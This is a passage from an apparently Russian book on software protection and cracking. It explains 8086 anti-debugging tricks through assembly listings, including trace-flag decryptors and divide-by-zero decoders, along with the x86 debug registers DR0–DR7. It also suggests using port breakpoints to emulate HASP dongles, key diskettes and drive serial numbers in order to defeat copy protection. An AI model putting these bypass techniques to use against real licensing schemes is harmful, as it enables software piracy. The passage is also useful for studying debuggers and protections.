Впрочем, посмотрите, во что обходится разработчику подобная вольность. Профилировщик VTune (кстати, очень хороший профилировщик) наглядно демонстрирует, что выделенный фрагмент отнимает бóльшую часть процессорного времени. Если не прибегнуть к оптимизации и всякого рода ухищрениям, то можно потерять скорость, а вместе с ней и клиентов.

Но какое отношение имеет профилировщик к взлому? И может ли он быть хоть чем-то полезен хакеру? Может, еще как! Особенно, если это хороший профилировщик. Заметим, что защитный механизм написан целиком на ассемблере. Это позволяет с легкостью находить в исполняемом файле ассемблерные фрагменты. Возможно, что один из них — искомый защитный механизм.

Оборотной стороной такого подхода становится открытость защитного кода. Как уже было показано ранее, локализовать защитный механизм — это наполовину взломать его.

Практически все антиотладочные механизмы основаны на оригинальных приемах программирования и не поддерживаются языками высокого уровня. Это вынуждает разработчика прибегнуть к ассемблеру. При этом многие программисты забывают, что архитектура процессоров не стояла на месте, и за последние несколько лет представления об оптимизации кардинально изменились. Код, оптимальный для 80486, не будет автоматически опти-

мальным для Pentium. Необходимо позаботиться хотя бы о спаривании команд, без чего ассемблерная заплатка будет сильно выделяться на фоне оптимизированного компилятором кода.



Рис. 3.4. Использование VTune в качестве эмулирующего отладчика

Вторым отладочным механизмом 8086 процессора является поддержка трассировки исполнения программы. *Трассировка* — это пошаговое выполнение инструкций. Во времена 8086 она была единственным средством отладки программ. Организовывалась она с помощью ловушки. Под ее нужды выделялся один из флагов (`TF`, trace flag). Если он был установлен, то после выполнения каждой инструкции процессор генерировал исключение 1

```
int 0x1.
```

При этом он сохранял в стеке регистры флагов и указателя команд и при входе в обработчик автоматически очищал флаг трассировки, чтобы не привести систему к краху.

При этом отладчик никак не был защищен от агрессивных действий отлаживаемой программы. Описанные приемы применимы и к этому случаю. Так, чтобы войти в обработчик, `int 0x1` требуется, по крайней мере, шесть байтов стекового пространства. При этом стековыми регистрами свободно

владеет отлаживаемая программа, и нет никакой возможности зарезервировать эти шесть байтов для отладчика. Как это может использовать защита, было показано.

Несовершенство механизма трассировки позволяло отлаживаемой программе не только обнаружить отладчик, но и выйти из-под его контроля. Действительно, регистр флагов мог читаться и модифицироваться отлаживаемой программой. Проверить, установлен ли флаг трассировки, защите ничего не стоило. После чего был резонный повод для отказа в работе. Хакер мог нейтрализовать такие проверки. Кроме того, отладчик может анализировать следующую инструкцию, и если она воздействует на флаг трассировки, то эмулировать ее выполнение. Поэтому разработчики защит начали использовать весьма изощренные приемы, один из которых показан в листинге 3.7.

Листинг 3.7. Фрагмент crack14

```
      PUSHF
       MOV      AX,2577h
       MOV      BP,SP
       LEA      DX,NewInt0x77
       INC      Byte ptr [BP+1]
       INT      21h
       POPF
       INT      77h

NewInt0x77:
       NOP
       MOV AL,[BP+1]
       SHL AL,7
       ADD SP,6
       LEA SI,Crypted
       MOV CX, offset _end — offset Crypted
Repeat:
       XOR  Byte ptr [SI],AL
       INC  SI
       LOOP Repeat

Crypted:
       MOV AH,9
       LEA DX,About
       INT 21h
       RET
About   DB 'Hello,Sailor!',0Dh,0Ah,'$'
```

Если этот фрагмент запустить под отладчиком, то расшифрованный код будет выглядеть как в листинге 3.8.

Листинг 3.8. Расшифрованный код

```
2298:0126 34 89              XOR     AL,89
2298:0128 3A AE 81 4D        CMP     CH,Byte ptr [BP]+4D81
2298:012C A1 43 C8           MOV     AX,Word ptr [C843]
2298:012F E5 EC              IN      AX,[EC]
2298:0131 EC                 IN      AL,DX
2298:0132 EF                 OUT     DX,AX
2298:0133 AC                 LODSB
2298:0134 D3 E1              SHL     CX,CL
2298:0136 E9 EC EF           JMP     F125
2298:0139 F2                 REPNE
```

Полученный мусор может привести систему к краху, но едва ли будет нормально выполняться. При этом защитный механизм настолько размазан по коду, что обнаружить его можно только при тщательном анализе. Маловероятно, что найдется гений, который напишет отладчик, автоматически восстанавливающий алгоритм работы защитного механизма.

Вся загвоздка именно в "рассеянии" инструкций защиты среди не относящихся к ней команд. Рассмотрим подробнее следующий фрагмент (листинг 3.9).

Листинг 3.9. Фрагмент кода

```
PUSHF
MOV     AX,2577h
MOV     BP,SP
LEA     DX,NewInt0x77
INC     Byte ptr [BP+1]
INT     21h
POPF
```

Выделим следующую последовательность инструкций (листинг 3.10).

Листинг 3.10. Последовательность инструкций

```
PUSHF
MOV BP,SP
INC Byte ptr [BP+1]
POPF
```

Нетрудно видеть, что она устанавливает флаг трассировки. Однако это не очевидно для отладчика, особенно если учесть, что эти четыре команды могут быть разбросаны по сотне-другой килобайт кода. Требуется чертовски нетривиальный алгоритм, который мог бы отследить значения всех регистров в произвольной точке. К тому же, флаг трассировки можно установить десятками способов. Например, при выходе из прерывания, используя сохраненный в стеке регистр флагов.

Кроме того, ни в коем случае не надо делать тривиальную проверку типа

```
TEST [BP+1],1
JNZ under_debuger
```

Она слишком заметна и, к тому же, элементарно нейтрализуется удалением условного перехода. Используйте значение флага трассировки для расшифровки или в арифметических выражениях, это трудно обнаружить и исправить. Для этого, как минимум, потребуется полностью проанализировать алгоритм работы приложения.

Как с этим жить хакеру? Ответ все тот же: используйте дизассемблеры и эмулирующие отладчики. Сегодня можно с уверенностью сказать, что все антиотладочные приемы перестали быть актуальны. Кроме того, нормальная операционная система просто не позволит прикладной программе манипулировать с флагом трассировки.

Совсем недавно это было не так. Защита могла не только читать, но и сбрасывать флаг трассировки, выходя из-под контроля отладчика. Заслуживает уважения, что разработчики, без всякой поддержки со стороны процессора, научились защищаться от агрессивных приложений. Однако редкие отладчики позволяют программе трассировать самой себя. А защиты это могут активно использовать. Например, для расшифровщика или интерпретатора. К ним мы еще вернемся, а пока рассмотрим листинг 3.11.

Листинг 3.11. Программа crack16

```
Repeat:
  LODSW
  MOV [SI-2],BX
  LOOP Repeat
```

Не правда ли, малопонятный цикл? На самом деле это часть расшифровщика. А другая его часть хитро спрятана в обработчике `Int 0x1` (листинг 3.12).

Листинг 3.12. Обработчик прерывания

```
NewInt01h:
 XOR AX,9FADh
 MOV BX,AX
 IRET
```

То есть на самом деле расшифровщик целиком выглядит так (листинг 3.13).

Листинг 3.13. Расшифровщик

```
Repeat:
   XOR AX,9FADh
   MOV BX,AX

   LODSW
   XOR AX,9FADh
   MOV BX,AX

   MOV [SI-2],BX
   XOR AX,9FADh
   MOV BX,AX

   LOOP Repeat
```

Когда-то это был популярный прием, использовавшийся многими защитами. Еще не существовало достаточно мощных отладчиков, и самотрассирующиеся программы представляли собой увлекательную головоломку для хакеров. Сегодня это уже перестало быть актуальным. В арсенале хакера наверняка найдутся средства, способные этому противостоять. Даже современные отладчики имеют много дыр, в силу того, что не были найдены и использованы разработками защит.

Рассмотрим некоторые из них. Практически все отладчики перехватывают часть исключений с целью предотвращения некорректной работы программ. Это, в первую очередь, `int 0x6` (неверный опкод[1]) и `int 0x0` (деление на нуль или переполнение). Ничего не стоит построить защиту, активно использующую эти ресурсы, например, для расширения существующих команд микропроцессора. При этом не будет существовать никакого способа

[1] Операционный код.

заставить эту защиту работать под отладчиком, который самостоятельно перехватывает эту исключительную ситуацию и блокирует работу.

Однако не стоит принимать изложенное, как руководство к написанию защит подобного типа. Напротив, я всячески призываю этого не делать. Ведь не только отладчик перехватывает исключение "неверный опкод", но и менеджеры расширенной памяти (emm386, qemm), операционная система Windows, да мало ли еще кто. В любом случае вашему клиенту не понравится, если программу придется запускать в "голой" MS-DOS или отказываться от использования Windows и драйверов расширенной памяти.

Гораздо больше подходит на эту роль переполнение при делении. Эта исключительная ситуация признана довольно рядовой, и любая операционная система позволяет приложениям обрабатывать ее самостоятельно. В самом деле, иначе было бы невозможно существование математических программ. Как бы вам понравилось, если бы при попытке деления на ноль в электронной таблице система Windows, сообщив о некорректном поведении приложения, закрывала бы его? Вообще непонятно, почему отладчики "взъелись" на это исключение и принялись обрабатывать его, независимо от приложений. Интересно, что этим грешат даже некоторые эмулирующие отладчики!

Самое сложное в использовании этого приема — найти такой алгоритм, который не позволял бы обойти его непосредственным вызовом `int 0`. То есть если в теле защиты есть некая инструкция `DIV`, которая вызывает обработчик исключения, то ничего не стоит заменить ее на непосредственный вызов прерывания `int xx`, предварительно переустановив обработчик на любое свободное значение.

Рассмотрим следующий пример, где подобная замена просто невозможна (взят из реальной защиты) (листинг 3.14).

Листинг 3.14. Пример шифрования

```
NewInt00h:
   ADD SI,AX
   CBW
   ADD SP,6
Repeat:
   LODSW
   DIV AH
   STOSB
   LOOP Repeat
```

Зашифрованный фрагмент содержал, помимо всего прочего, инструкции декодирования. Изучите защиту внимательно еще раз, и вы поймете, что это

так. Внешне расшифровщик очень прост. Пара чисел *a* и *b* расшифровывается, как целая часть от деления *a/b*. Но если *b* равно нулю, тогда *a* интерпретируется, как указатель на следующую расшифровываемую инструкцию. То есть декодер может "прыгать блохой" и одновременно разжимать текст, фактически реализуя LZ-распаковку. Дешифровщик и распаковщик в семи ассемблерных командах — не правда ли, результат, которым можно гордиться? (Теперь уже можно уточнить, что это фрагмент из моей защиты.)

Впрочем, проблему можно решить эмуляцией исключительной ситуации, т. е. перед выполнением деления проверять, не равен ли делитель нулю, и если равен, вызывать обработчик "безопасной" командой `jmp`. Поэтому необходимо позаботиться о собственной верификации кода — с тем, чтобы затруднить его модификацию.

Замечу, что приведенный фрагмент защиты был разработан специально для win32 и успешно работал в Windows NT. Под NT существует немного отладчиков и все известные мне (по крайней мере, на момент разработки защиты) перехватывали исключение деления на нуль и блокировали работу программы.

На этом рассмотрение 8086 процессора и отладчиков реального режима будем считать завершенным. Бессмысленно перечислять остальные их недостатки, исправленные в существующих сегодня версиях.

Рассмотрим неявный вызов конструктора (листинг 3.15).

Листинг 3.15. Вызов конструктора

```
/*-----------------------------------------------------------------------
 *
 *                          ДЕМОНСТРАЦИЯ НЕЯВНОГО ВЫЗОВА КОНСТРУКТОРА
 *                          ========================================
 *
 *
---------------------------------------------------------------------- */
#include <iostream.h>

class auto_run{
       public:
              auto_run()            { cout << "autorun init\n"; };
              ~auto_run()           { cout << "autorun shutdown\n"; };
};

// объявляя статический экземпляр класса, мы неявно вызываем его конструктор
//auto_run A;
```

```
// ^^^^^^^^ несмотря на то, что эта строка выглядит как объявление, на самом деле
// это и объявление, и _вызов_ одновременно!

main()
{
        cout << "Hello, world!\n";
}

/*
console{
autorun init
Hello, world!
autorun shutdown
}
```

3.3. Приемы против отладчиков защищенного режима

Когда появился процессор 80286 (с точки зрения хакера мало чем отличавшийся от своего предшественника), а вслед за ним и 80386, принесший принципиально новые возможности отладки, большая часть уже была реализована давным-давно на других платформах, например, на PDP. Однако это были большие, серьезные, дорогостоящие машины, которые в восьмидесятые годы прошлого века никак нельзя было сравнивать с персоналками.

Компания Intel первой решилась усилить возможности отладки на "домашнем компьютере", прежде чем программное обеспечение усложнилось настолько, чтобы реально потребовать той мощи, которая была заложена в 80386 чип.

Новый процессор полностью унаследовал все "прелести" реального режима, включая и автоматическую трассировку, т. е. сохраняя полную обратную совместимость. Полную, да не совсем. Изменилась реакция процессора на модификацию сегментных регистров. 8086 ввел такое интересное понятие, как "потеря трассировочного прерывания", которое возникало всякий раз, как предыдущая команда изменяла любой сегментный регистр. При этом трассировочное прерывание действительно терялось на одну команду. 80386 несколько изменил свое поведение. Теперь потеря происходила только при изменении сегмента стека `SS`. Впрочем, взгляните сами на цепочку команд:

```
PUSH DS
POP  DS
PUSH SS
POP  SS
RET
```

Хотя я сильно сомневаюсь, что читателю будет легко найти компьютер XT в рабочем состоянии, но... Иначе придется верить только на слово.

Как можно использовать потерю трассировочного прерывания? Например, можно помешать войти в ключевую процедуру:

```
  PUSH SS
  POP  SS
> CALL MyGodProc
```

Конечно, это очень наивно. Достаточно установить в этой строке точку останова (аппаратную или программную), чтобы независимо от флага трассировки войти в нее. Между тем, такой код не редкость даже в современных защитах. Совершенно непонятно: на что же рассчитывают разработчики? Неужели все еще на пользователей debug.com?

Разумеется, современные отладчики все реже и реже используют автоматическую трассировку: они пользуются аппаратными точками останова. Что это такое? Вообще-то эта книга не "Intel Architecture Software Developer's Manual", и подробного объяснения тут не будет. Любой уважающий себя разработчик должен подробно ознакомиться с документацией Intel в первоисточнике. В частности, процесс отладки описан в главе 14 технического руководства 24319201, доступного на сайте **Intel.ru**.

Впрочем, дальнейшее изложение материала затруднительно без понимания концепции аппаратной отладки, поэтому она будет поверхностно рассмотрена.

Итак, микропроцессор 8086 не обеспечивал реального контроля отлаживаемой программы. Контрольные точки модифицировали код, что вызывало ряд проблем с самомодифицирующимися программами. Кроме того, не было возможности установить их в ROM.

Но в 80386 все кардинально изменилось. Теперь процессор предоставлял отладчику исчерпывающую информацию об отлаживаемом приложении и мог позволить контролировать каждый его шаг. Появилась возможность устанавливать контрольные точки на чтение/запись определенной области памяти и портов ввода/вывода. При этом отладчик мог находиться в другом адресном пространстве и быть недоступным для отлаживаемого приложения.

Иначе говоря, невозможно обнаружить правильно спроектированный отладчик или выйти из-под его контроля. К сожалению, таковых на сегодняшний день выпущено немного; мне достоверно известен только один: cup386, которому не научилась противостоять еще ни одна защита. SoftIce, к сожалению, оставляет часть своего кода в общем адресном пространстве с отлаживаемой программой и, что самое неприятное, позволяет ей свободно манипулировать отладочными регистрами, а значит, снимать установленные отладчиком контрольные точки.

Поэтому в жизни каждого хакера рано или поздно наступает момент, когда для анализа защиты приходится садиться за написание собственного отладчика. Точнее, даже не отладчика (создание которого потребовало бы много сил и ресурсов), а простого трассировщика или распаковщика (последнее наиболее вероятно).

Для написания такой утилиты не потребуется особых знаний и навыков. Обо всем позаботились инженеры Intel, вам остается только воспользоваться предлагаемыми возможностями. Аппаратная отладка базируется на восьми специально выделенных для этой цели регистрах DR0–DR7. Чтение и запись их осуществляются командой `MOV`. Никаких других команд для манипуляций с этими регистрами не предусмотрено. Доступ к этим регистрам возможен только в следующих случаях:

- реальный режим процессора (Real-Mode);
- режим SMM (System Management Mode);
- защищенный режим CPL0.

В противном случае будет сгенерировано исключение GPF (General Protection Fault). Отсюда видно, что управлять отладочными регистрами из прикладной программы Windows (исполняющейся в CPL3) никак не получится.

Поэтому, для упрощения изложения материала, все далее сказанное будет относиться только к реальному режиму и MS-DOS. Написание приложений, работающих в нулевом кольце операционной системы Windows, выходит за рамки данной книги, и поэтому рассматриваться не будет. Интересующихся я отсылаю к MSDN. Компания Microsoft предоставила достаточно примеров программ, позволяющих если не освоить системное программирование, то, по крайней мере, использовать эти заготовки для своего кода.

Наиболее важным из всех отладочных регистров является DR7, который задает режимы работы всех четырех контрольных точек (а их может быть, к сожалению, только четыре).

Биты Gx и Lx указывают на глобальность (локальность) контрольной точки (рис. 3.5). Бит L очищается при каждом переключении контекста задачи, а G — нет. Если тот или иной бит взведен, то это означает, что контрольная точка установлена, и остальные биты этого регистра уточняют условие ее срабатывания. (В реальном режиме оба флага равноценны, и можно выбирать любой.)

Назначение битов LE и GE здесь рассматривать не будем, отметим только, что Intel рекомендует устанавливать оба в единицу для должного эффекта.

Пара битов R/W задает следующие условия срабатывания контрольной точки:

- если бит DE регистра CR4 установлен:
  - 00 — прерывание по исполнению;

- 01 — прерывание по записи данных;
- 10 — прерывание по записи и чтению в порт ввода/вывода;
- 11 — прерывание по записи и чтению данных, но не исполнению;

❒ если бит DE регистра CR4 сброшен:

- 00 — прерывание по исполнению;
- 01 — прерывание по записи данных;
- 10 — не определено;
- 11 — прерывание по записи и чтению данных, но не исполнению.



Рис. 3.5. Формат отладочных регистров

Заметим, что перехват обращения к портам ввода/вывода появился несколько позднее, на процессорах Pentium. Ни 80386, ни 80486 еще не имели такой возможности.

Два бита LEN задают длину контрольной точки:

❒ 00 — 1 байт;

❒ 01 — 2 байта;

- 10 — не определено;
- 11 — 4 байта.

Флаг DG (general detect enable) очень любопытен и заслуживает пристального рассмотрения. Он позволяет полностью защитить отладчик от агрессивных программ. Как уже было сказано, манипуляции с отладочными регистрами в защищенном режиме возможны только в нулевом кольце защиты. На первый взгляд, это надежно защищает отладчик от попыток защиты модифицировать отладочные регистры или прочитать их и на этой основе сделать вывод о присутствии отладчика.

Но что, если защита сама работает в нулевом кольце? Или в "голой" MS-DOS в реальном режиме? На самом деле, инженеры Intel предусмотрели такой поворот событий и ввели новую возможность — перехват обращений к отладочным регистрам. Если флаг DG установлен, то любое обращение к DR0–DR7 вызовет отладочное исключение и передаст управление отладчику, который может для скрытия своего присутствия эмулировать эту инструкцию или просто остановить работу (что, впрочем, не очень разумно).

SoftIce, однако, не обеспечивает ни того, ни другого. Обидно, честное слово. Самый лучший отладчик имеет такую "дырку", которая позволяет защитам как угодно распоряжаться контрольными точками.

Это тот самый случай, когда необходимо садиться за написание собственного трассировщика. Защите ничего не стоит занять все четыре контрольные точки под свои нужды. При этом грамотно спроектированная защита будет использовать их так, чтобы их невозможно было эмулировать средствами самого процессора. Например, защита использует четыре потока, каждый из которых расшифровывает себя аппаратной трассировкой. Процессор позволит перехватить обращение программы к отладочным регистрам, перекладывая эмуляцию на плечи разработчика отладчика. Но для эмуляции необходимы свободные отладочные регистры, а их нет.

Отметим этот очень важный момент, вопреки распространенному заблуждению, что эмулировать отладочный регистр нельзя. Вся эмуляция сводится лишь к переадресации регистров. Так, например, если отладчик использует DR0 для своих нужд, и к нему же обращается защита, то он может заменить DR0 на DR1 (к примеру), и при этом защите никак не удастся обнаружить такую подмену. Однако когда защита потребует все четыре контрольные точки, отладчику придется отдать все свои ресурсы, и самому остаться ни с чем. К счастью, подобных защит немного. Большинство из них просто используют отладочные регистры, как регистры общего назначения, или периодически заполняют их мусором. Разработчики, наверное, думают, что этим они страшно осложняют отладчику жизнь. На самом деле, ничуть!

Действительно, эмулировать запись и чтение в отладочный регистр очень просто. Достаточно отслеживать обращения к нему и перенаправлять все

вызовы в отдельную переменную. Защита может записывать, читать, сравнивать — и все это будет работать.

Вообще же существует не так много защит, манипулирующих отладочными регистрами. И это понятно. В Windows, например, чтобы "дотянуться" до них, необходимо спуститься на уровень нулевого кольца, что само по себе является нетривиальной задачей. Разработчики редко идут на такой шаг. К тому же, из нулевого кольца можно сделать нечто более оригинальное, чем попытаться отнять ресурсы у отладчика. Положим, мы их отнимем. Но какими усилиями! А что выиграем? Хакер возьмет в руки дизассемблер и, не испытывая больших затруднений, пройдет все уровни защиты.

Однако мы забегаем вперед. Вернемся к описанию архитектуры отладки. Четыре регистра (DR0–DR3) задают линейный физический адрес контрольной точки или порта ввода/вывода. На выбор адреса наложены некоторые ограничения. Так, если размер контрольной точки составляет слово, она должна располагаться по четному адресу. При двойном слове — по адресу, кратному четырем. Смысл этого станет ясен, если учесть, что поле LEN маскирует младшие биты регистра адреса. Это связано с микроархитектурой процессоров Intel и иногда может служить источником неудобств. Так, например, установить контрольную точку останова на слово, расположенное по адресу `0x13`, просто невозможно. Адрес будет округлен до `0x10`, и мы рискуем как натолкнуться на ложные обращения, так и пропустить искомые (рис. 3.6).



Рис. 3.6. Округление адреса

Любопытно, что многие отладчики никак не отображают этот факт, чем вводят пользователя в заблуждение. Они не препятствуют установке точки останова по невыровненным адресам, а потом взломщик удивляется, когда контрольная точка не срабатывает.

Если же она срабатывает, то генерирует отладочное исключение `0x1`. В реальном режиме обработчик все еще оказывается уязвимым и может быть модифицирован отлаживаемой программой. При этом нельзя установить точку останова на адрес `0x4`, так как тогда процессор просто не сможет вызвать обработчик отладочного исключения. Существуют приемы, позволяющие в той или иной степени этому противодействовать, но все они не уни-

версальны и рассчитаны на то, что разработчик защиты не будет настолько дотошным, чтобы предусмотреть в защите все варианты.

Но все это несерьезно. Компания Intel предлагает в таких случаях использовать защищенный режим и пускать отладчик в изолированном адресном пространстве. Конечно, системное программирование в защищенном режиме достаточно сложно и по плечу не каждому. Но хакер по определению обязан в нем разбираться и не просто понимать суть и писать несложные программки, но понимать до мелочей все тонкости.

Конечно, эти знания приходят не сразу, а даются длинным и упорным трудом и копанием в коде и документации. На первых порах даже написание собственного отладчика реального режима — это очень неплохая тренировка и вообще увлекательный процесс.

Однако для отладчика необходима дополнительная информация об источнике вызвавшего его исключения. Частично эта проблема решена инженерами Intel, частично же придется поработать вам самим.

Регистр DR6 — это регистр статуса. Четыре младших бита ассоциированы с четырьмя контрольными точками. Как только контрольная точка срабатывает, соответствующий бит регистра DR6 устанавливается в единицу. Любопытно, что даже если не установлен бит G (L), и точка останова не вызвала отладочного исключения, соответствующий бит регистра статуса все же будет установлен в единицу. Подумайте на досуге, как можно использовать эту тонкость архитектуры.

Флаг BD установлен, если следующая инструкция обращается к любому из отладочных регистров. При этом необходимо, чтобы бит GD регистра DR7 был равен единице, иначе ничего не произойдет. Заметим, что эмулятор должен правильно выставлять значение этого бита в соответствии с флагом GD. Обычно отлаживаемая программа сбрасывает его. При этом BD, равный единице, красноречиво свидетельствует об активном отладчике, на что защита может соответствующим образом отреагировать. К сожалению, многие распространенные отладчики никак не учитывают этот факт. Но, с другой стороны, не так много разработчиков осведомлены об этой тонкости, и несовершенство отладчиков проблем обычно не вызывает.

Бит BS устанавливается во время пошаговой трассировки программы. Заметим, что если отлаживаемое приложение имеет доступ к DR6, то это еще один способ обнаружить трассировку. Иногда это встречается в различных вирусах и антивирусных мониторах с целью обнаружить и блокировать трассировку. Причем это относится не только к DOS программам, но к Windows-приложениям. Уже существуют вирусы, работающие в нулевом кольце, они могут оперировать с отладочными регистрами.

Ненулевое значение флага BT говорит о том, что последнее исключение вызвано переключением задач. К отладочным регистрам это непосредственно не относится, поэтому и не рассматривается здесь подробно. Важное заме-

чание: содержимое регистра DR6 никогда не очищается процессором. Поэтому он должен обнуляться отладчиком после считывания результата.

Понимание механизма отладки просто необходимо для хакера. Иначе совершенно невозможно бороться с антиотладочными приемами и писать свои трассировщики. Среди взломщиков еще мало хороших и грамотных специалистов, способных написать собственный отладчик или дизассемблер. Гораздо заманчивее взять готовый инструмент и, даже не ознакомившись с документацией, попытаться что-нибудь "отломить". Конечно, я утрирую, но доля правды в этих словах есть, ибо в хакерских телеконференциях наиболее часто встречается вопрос: "Как мне настроить SoftIse?" Печально, но большинство не стремится к глубоким познаниям. Они не нужны современному поколению, избалованному визуальным мышиным интерфейсом.

Но хакер должен всегда мыслить на самом "низком" уровне — уровне микропроцессора и железа. Точнее, даже на уровне микроархитектуры процессора, а не готовых к применению команд и регистров. В самом деле: почему контрольных точек только четыре? Почему поля LEN маскируют младшие биты адреса контрольной точки? С чем все это связано? К сожалению, на этот вопрос невозможно ответить в рамках данной книги. Для этого нужно подробно изучить архитектуру микропроцессора и взаимодействие отдельных его компонентов. При этом многие вопросы отпадут сами собой, и мотивы разработчиков станут понятными.

Для закрепления изложенного материала предлагается рассмотреть пример crack18 на диске, который устанавливает точку останова на чтение/запись по адресу `0x9000:0` (точнее, физическому адресу `0x90000`). При этом раздастся предупредительный сигнал. Программа не работает в DOS-окне операционной системы Windows. Необходим режим эмуляции MS-DOS без установленных драйверов типа emm386. Рассмотрим здесь ключевой ее фрагмент (рис. 3.7).

Микропроцессоры Intel, начиная с Pentium, предоставляют возможность установления контрольной точки на порты ввода/вывода. Ранее их можно было перехватывать только в защищенном режиме, опираясь на привилегированность инструкций чтения и записи в порт. Разумеется, это было неудобно и недостаточно, поэтому в Pentium реализован механизм перехвата портов через контрольные точки. При этом сам порт необязательно должен физически существовать. Средство позволяет не только эмулировать не подключенные устройства, но и писать драйверы виртуального аппаратного обеспечения, что иногда реализуется некоторыми системами.

Следующий пример издает короткий звук при обращении к порту 1. Можно считать, что этим мы эмулируем некоторое несуществующее устройство. Или, что ближе к проблеме защиты информации, перехватываем обращение к порту, после чего тот переходит в наше распоряжение. (Например, так можно написать стопроцентный эмулятор FDD и ключевые дискеты к нему, при этом ни одна защита не сможет отличить их от настоящих) (рис. 3.8).

```
MOV eax,00000000110000001100000010b
;       ||      ||      ||      ||
;       ||      ||      ||      ||└──> Бит Lx Может  быть  установлен
;       ||      ||      ||      ||└──> Бит Gx любой из них.
;       ||      ||      ||
;       ||      ||      ||└──────────> Биты LE & GE. P6 их игнорирует   ~~10
;       ||      ||                     Поэтому их значение некритично
;       ||      ||
;       ||      ||└────────────────────> R\W На чтение и  запись памяти
;       ||
;       ||└──────────────────────────────> LEN Длина конт. точки. 1 байт

MOV ebx,090000h
;       ^^^^^^^- линейный физический адрес точки останова.
;                вычисляется, как segment*0x10+offset


MOV dr7,eax
MOV dr0,ebx
; ^ Заносим значения в отладочные регистры. С этого момента любое
; обращение к контрольной точке приводит к генерации отладочного
; исключения Int 0x1.
```

Рис. 3.7. Ключевой фрагмент

Рекомендую поэкспериментировать с контрольными точками. Нетрудно убедиться, какое это мощное средство, и какие перспективы оно открывает. Как уже упоминалось, можно перехватывать обращения к портам и замещать существующее оборудование или эмулировать отсутствующее, например, электронный ключ ХАСП или любой другой, ключевую дискету (вместе с дисководом). Если защита привязывается к серийному номеру IDE винчестера, то нетрудно перехватить его порты и выдавать ложную информацию, вводя защиту в заблуждение. Аналогично решается и привязка к дате создания BIOS (для этого достаточно установить контрольную точку в необходимом месте). При этом нет никаких противоречий с законодательством. Действительно, клиент вправе эмулировать любое оборудование, которое пожелает. Впрочем, тут есть маленькое исключение. Возможен конфликт с патентным правом. Запрещается без соответствующего разрешения, каким бы то ни было образом, воспроизводить запатентованное аппаратное обеспечение. Тут обе стороны наталкиваются на расплывчатость формулировок и законодательных статей. Является ли программная эмуляция воспроизведением аппаратного устройства? С одной стороны — да, так как прикладная программа его не может отличить. С другой стороны — нет, по-

